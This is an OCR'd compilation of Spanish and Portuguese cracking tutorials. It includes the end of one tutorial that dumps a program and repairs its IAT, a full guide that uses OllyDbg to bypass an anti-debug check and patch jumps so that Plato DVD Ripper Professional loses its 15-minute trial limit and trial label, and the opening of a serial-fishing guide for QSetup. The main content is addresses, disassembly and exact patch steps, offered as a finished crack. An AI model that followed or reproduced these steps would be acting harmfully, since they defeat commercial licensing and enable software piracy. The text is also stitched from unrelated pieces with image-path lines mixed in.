
```
Address   Value     Comment
0013FCB8  0047D301  RETURN to crackpdf.0047D301 from 00145877
0013FCBC  004BB450  crackpdf.004BB450
0013FCC0  00000000
0013FCC4  0013FD30
0013FCC8  0047AF76  RETURN to crackpdf.0047AF76
0013FCCC  00000000
0013FCD0  0013FD30
```

Vemos que esta vez si que paro y que fue desde una CALL, la cual es indirecta ya que no apareció al hacer una búsqueda de referencias.


Pues yo diría que esa API es TranslateMessage así que ya tenemos todo lo que necesitamos para intentar sacar nuestro dumpeado.
Reiniciamos de nuevo la aplicación en olly y volvemos a parar en el OEP verdadero y esta vez cambiaremos todos los saltos y el SETE y lo dumpeamos.
Acto seguido hacemos igual que antes con Import Rec y nos colocamos encima de la entrada mala y hacemos doble clic encima y nos mostrara una ventana como esta:



Buscamos la API TranslateMessage y damos a OK:



Como vemos quedo reparada y nos indica que ya no hay más entradas malas así que damos en Fix Dump y elegimos el dumpeado que acabamos de crear y ya tendremos nuestro ejecutable con la IAT reparada.
Ahora toca ver si funciona así que hacemos doble clic en el y…



¡Funciona! Y no solo eso, sino que los mismos saltos que cambiamos son los responsables de comprobar el registro al iniciarse la aplicación, así que al cambiar los saltos conseguimos hacerle creer que estamos registrados.


Bueno, lo he probado y todo va perfecto y sin limitaciones ni nada así que objetivo cumplido jejeje.

Esto es todo y espero que os haya gustado.


Programa	**Plato DVD Ripper Professional v 7.88.18**
Download	http://www.dvdtompegx.com
Descripción	Programa para ripear DVD a varios formatos
Herramientas	OllyDbg 1.10, RDG
Dificultad	Newbie
Compilador	Microsoft Visual C ++ v 7.0
Protección	Serial y solo ripea 15 minutos.
Objetivos	Parchar y dejarlo full
Cracker(?)…Newbie	**BioHaZarD** Fecha: 02/08/09
Tutorial nº	3

Hola a toda la lista! Este es el tercer tuto de la serie Parchando a lo Loco y creo que con este ya está. Aunque soy medio chifladito y por ahí escriba algún otro de esta serie. Ademas las "vacaciones" por la Gripe A ya terminaron y voy a estar muy ocupado con la facultad, pero bueno en algún momento algún otro tuto voy a escribir, todo sea por devolver a la lista algo de todo lo que me dio con sus tutos.


Bueno basta de tanta palabrería y vamos a trabajar(¿) un poco. Instalamos la víctima y luego pasándola por RDG Packer Detector:




Ops…Molebox…Ya dije que recién doy mis primeros pasos en el unpacking…y no se bien como funciona Molebox pero lo cierto es que si escribo este tuto es porque no necesite desempacarlo; Peid y Exeinfo PE no me detectaban ningún packer…
Vemos que tiene una protección antidebugging: "Check IsDebuggerPresent", si miramos el ejecutable cargado en Olly:



Hay varios plugins que solucionan el problema, entre ellos uno con el mismo nombre "IsDebuggerPresent".
Antes de seguir ejecutemos el programa y veamos que se trae…Si pinchamos el botón a la izquierda minimizar nos da una opción para registrarnos, si la elegimos nos aparece una ventana y si ingresamos un nombre y un serial nos dice:




Si cargamos algún DVD e intentamos ripear a algún formato ni bien le damos a START nos avisa:



Jeje solo 15 minutos! Dejáme por lo menos convertir una peli completa por lo menos! Rata… Carguemos el programa en Olly (con el plugin para evitar IsDebuggerPresent).Acá empieza:

```
0043B0B1  $  E8 739F0000  CALL 00445029
0043B0B6  .^ E9 16FEFFFF  JMP 0043AED1
0043B0BB     CC           INT3
0043B0BC     CC           INT3
0043B0BD     CC           INT3
0043B0BE     CC           INT3
0043B0BF     CC           INT3
0043B0C0  $  57           PUSH EDI
0043B0C1  .  56           PUSH ESI
0043B0C2  .  53           PUSH EBX
```

Pero como vamos a proceder? Podríamos buscar e invertir el salto que decide si vamos a la zona de chico malo o chico bueno para que registre con cualquier user/name y fue!…pero soy fiaca y ni siquiera quiero poner un serial luego de crackearlo, además es muy probable que si cambiamos ese salto tengamos que registrarlo cada vez que lo volvamos a usar (Tarea para ustedes…busquen el salto clave buscando la string *Invalid license name or license code* e inviertánlo, guarden los cambios,regístrenlo, ciérrenlo y vuelvan abrirlo y vean que pasa…es fácil. háganlo no sean fiacas…je je justo yo lo digo).
A ver…busquemos en la lista de strings (Botón derecho y luego SEARCH FOR/ALL REFERENCED TEXT STRINGS) alguna palabra de ese mensaje que nos decía que solo podíamos ripear 15 minutos. Por ejemplo busquemos “you could” (Botón derecho y luego SEARCH FOR/ALL REFERENCED TEXT STRINGS):



Y encontramos el tonto mensaje:

```
004772F7  PUSH 00497D24    ASCII "information"
004772FC  PUSH 00497D30    ASCII "You could only convert 15 minutes of the movie in trial version ! Please register this copy to get full function"
00477363  PUSH 0049758C    ASCII "ffencoder"
```

Hagamos Follow (apretando ENTER) para verlo:

```
004772E7  .v 75 32          JNZ SHORT 0047731B
004772E9  .  813D 70964B0(  CMP DWORD PTR DS:[4B9670],384
004772F3  .v 7C 26          JL SHORT 0047731B
004772F5  .  6A 00          PUSH 0                          Arg3 = 00000000
004772F7  .  68 247D4900    PUSH 00497D24                   Arg2 = 00497D24 ASCII "information"
004772FC  .  68 307D4900    PUSH 00497D30                   Arg1 = 00497D30 ASCII "You could only convert 15 minutes
00477301  .  8B4D EC        MOV ECX,DWORD PTR SS:[EBP-14]
00477304  .  E8 37E3FFFF    CALL 00475640                   dvdrippe.00475640
00477309  .  8B0D 40A74B0(  MOV ECX,DWORD PTR DS:[4BA740]
0047730F  .  81C1 8403000(  ADD ECX,384
```


Hay vemos un JNZ y un JL ambos si se producen nos llevan a la misma posición evitando el tonto mensaje. Pongamos un BP en JNZ, Run o F9 , carguemos algún DVD y vemos que para:

```
004772E0  .  833D 74964B0(  CMP DWORD PTR DS:[4B9674],0
004772E7  .v 75 32          JNZ SHORT 0047731B
004772E9  .  813D 70964B0(  CMP DWORD PTR DS:[4B9670],384
004772F3  .v 7C 26          JL SHORT 0047731B
004772F5  .  6A 00          PUSH 0                          Arg3 = 00000000
004772F7  .  68 247D4900    PUSH 00497D24                   Arg2 = 00497D24 ASCII "information"
004772FC  .  68 307D4900    PUSH 00497D30                   Arg1 = 00497D30 ASCII "You could only
00477301  .  8B4D EC        MOV ECX,DWORD PTR SS:[EBP-14]
00477304  .  E8 37E3FFFF    CALL 00475640                   dvdrippe.00475640
00477309  .  8B0D 40A74B0(  MOV ECX,DWORD PTR DS:[4BA740]
```


Cambiemos el estado del flag Z para que salte a ver qué pasa. Nos situamos en dicho flag y con un doble click cambiamos el estado del este a 0 para que el JNZ se produzca:

```
C 0        C 0
P 1        P 1
A 0        A 0
Z 1        Z 0
S 0        S 0
T 0        T 0
D 0        D 0
O 0        O 0
```


Run o F9 y vemos que el mensaje no aparece y comienza a ripear; yo lo deje y termino con todo el DVD que había cargado. Funcionó.
Volvamos al JNZ en el que pusimos el BP y cambiémoslo por un JMP (Click con el botón derecho y ASSEMBLE):
ANTES:




DESPUÉS:



Guardemos los cambios en el ejecutable. Click con el botón derecho COPY TO EXECUTABLE/ALL MODIFICATIONS luego COPY ALL y en la nueva ventana que se abre Click con el botón derecho de nuevo y SAVE FILE. Ojo! A diferencia de los programas de "Parchando a lo Loco Gif Movie Gear y Atomix Mp3" este,si bien pueden guardarlo con otro nombre (dvdripper_pro2.exe por ejemplo) ,deben hacerlo <u>en el directorio de instalación</u> si no no arranca. Se pone a buscar .dll y no las encuentra….
Bueno guardemos, ejecutemos, carguemos un DVD y veamos si anda:



Si anda…justo saque la impresión de pantalla en una parte de la película en la que no había imagen…jeje,pero anda y eso es lo importante; pero no me gusta algo, ese "Trial Versión" arriba a la derecha. Carguemos el ejecutable modificado que guardamos hoy y busquemoslo en la lista de strings pero marcando Case Sensitive (supongo que en varios lado aparecerá trial o versión por eso me aseguro) y escribámoslo tal cual aparece.



Olly para acá:

```
0047558F  PUSH 00498408   ASCII "Version %s"
004755C8  PUSH 00498414   ASCII "Trial Version %s"
00475702  PUSH 004983AC   ASCII "question"
```

Como ven puse un BP.

Con Ctrl + L buscamos el siguiente que en realidad es la última vez que para:

```
0047AD0C  PUSH 004972DC   ASCII "Version %s"
0047AD3D  PUSH 004972E8   ASCII "Trial Version %s"
0047AD6E  PUSH 004972FC   ASCII "Free Version %s"
```

También le puse un BP.

Run o F9 y veamos donde para primero:


```
0047ACF4  .   833D 849A4B0( CMP DWORD PTR DS:[4B9A84],0
0047ACFB  .v  75 6A         JNZ SHORT 0047AD67
0047ACFD  .   833D 74964B0( CMP DWORD PTR DS:[4B9674],1
0047AD04  .v  75 30         JNZ SHORT 0047AD36
0047AD06  .   A1 9CAD4B00   MOV EAX,DWORD PTR DS:[4BAD9C]
0047AD0B  .   50            PUSH EAX                    Arg3 => 00FC67B8 ASCII "7.88.18"
0047AD0C  .   68 DC724900   PUSH 004972DC               Arg2 = 004972DC ASCII "Version %s"
0047AD11  .   8D4D F0       LEA ECX,DWORD PTR SS:[EBP-10]
0047AD14  .   51            PUSH ECX                    Arg1
0047AD15  .   E8 C668F8FF   CALL 004015E0               dvdrippe.004015E0
0047AD1A  .   83C4 0C       ADD ESP,0C
0047AD1D  .   8D4D F0       LEA ECX,DWORD PTR SS:[EBP-10]
0047AD20  .   E8 DB72F8FF   CALL 00402000
0047AD25  .   50            PUSH EAX
0047AD26  .   8B4D EC       MOV ECX,DWORD PTR SS:[EBP-14]
0047AD29  .   81C1 98C1010( ADD ECX,1C198
0047AD2F  .   E8 90B9F9FF   CALL 004166C4
0047AD34  .v  EB 2F         JMP SHORT 0047AD65
0047AD36  >   8B15 9CAD4B0( MOV EDX,DWORD PTR DS:[4BAD9C]
0047AD3C  .   52            PUSH EDX                    Arg3 => 00FC67B8 ASCII "7.88.18"
0047AD3D  .   68 E8724900   PUSH 004972E8               Arg2 = 004972E8 ASCII "Trial Version %s"
0047AD42  .   8D45 F0       LEA EAX,DWORD PTR SS:[EBP-10]
0047AD45  .   50            PUSH EAX                    Arg1
0047AD46  .   E8 9568F8FF   CALL 004015E0               dvdrippe.004015E0
0047AD4B  .   83C4 0C       ADD ESP,0C
0047AD4E  .   8D4D F0       LEA ECX,DWORD PTR SS:[EBP-10]
0047AD51  .   E8 AA72F8FF   CALL 00402000
0047AD56  .   50            PUSH EAX
0047AD57  .   8B4D EC       MOV ECX,DWORD PTR SS:[EBP-14]
0047AD5A  .   81C1 98C1010( ADD ECX,1C198
0047AD60  .   E8 5FB9F9FF   CALL 004166C4
0047AD65  >v  EB 2F         JMP SHORT 0047AD96
0047AD67  >   8B0D 9CAD4B0( MOV ECX,DWORD PTR DS:[4BAD9C]
0047AD6D  .   51            PUSH ECX                    Arg3 => 00FC67B8 ASCII "7.88.18"
0047AD6E  .   68 FC724900   PUSH 004972FC               Arg2 = 004972FC ASCII "Free Version %s"
0047AD73  .   8D55 F0       LEA EDX,DWORD PTR SS:[EBP-10]
0047AD76  .   52            PUSH EDX                    Arg1
0047AD77  .   E8 6468F8FF   CALL 004015E0               dvdrippe.004015E0
0047AD7C  .   83C4 0C       ADD ESP,0C
```

Ahí vemos las tres posibilidades que nos podría mostrar en la esquina superior derecha: “Version”,” Trial Version” y “Free Versión”. Sé que la Trial no es la que quiero pero de las otras dos con cual me quedo ? Si alguno hizo la tareita que deje más arriba(la de parchar para

registrar con cualquier nombre y serial) verán que cuando registran con cualquier nombre arriba se pone “Version 7.88.18” haci que supongo que será la primera opción la que debe mostrar al registrar correctamente. Quienes deciden el texto a mostrar son los 2 JNZ en la parte superior de la imagen: el primero nos manda a “Free Version”, el segundo a “Trial Version” y si no se producen ninguna de las 2 me muestra “Version”. Seleccionemos desde el primer JNZ hasta el último hací:

```
0047ACF4  .   833D 849A4B0(  CMP DWORD PTR DS:[4B9A84],0
0047ACFB  v   75 6A          JNZ SHORT 0047AD67
0047ACFD      833D 74964B0(  CMP DWORD PTR DS:[4B9674],1
0047AD04  v   75 30          JNZ SHORT 0047AD36
0047AD06  .   A1 9CAD4B00    MOV EAX,DWORD PTR DS:[4BAD9C]
```

Y nopemos: Click con el botón derecho BINARY/FILL WITH NOPs. Guardamos los cambios en ejecutable (ya saben cómo hacerlo) y lo probamos:



Bueno…anda y ahora si me gusta como quedó.
Saludos a toda la lista…espero que los 3 tutes hayan sido de utilidad, en especial a quienes recién comienzan, como yo; quizás cuando avance un poco más vuelva a utilizar los mismos 3 programas de estos tutes para hallar su serial y no parcharlo, pero bueno ya veo que hago.

BiOhAzArD

Alvo:	QSetup Installation Suite 10
Ferramentas:	OllyDbg
Objetivo:	Pescar Serial
Cracker:	unn4m3D_BR

[Inicio!]


Por muito tempo fiquei sem escrever nada, hoje estou escrevendo um tutorial de como pescar serial para o **QSetup Onstallation Suite 10** espero que gostem. ☺

[Introdução!]

QSetup Installation Suite é um programa de instalação efetivo para os setups mais sofisticados. Com uma interface intuitiva, possibilita a criação de instalações sólidas num breve período de tempo. É excelente: ele cria um auto-executável que pode ser baixado da Internet, distribuído em CD ou em um servidor de arquivos. QSetup é um programa 32-bit Windows.

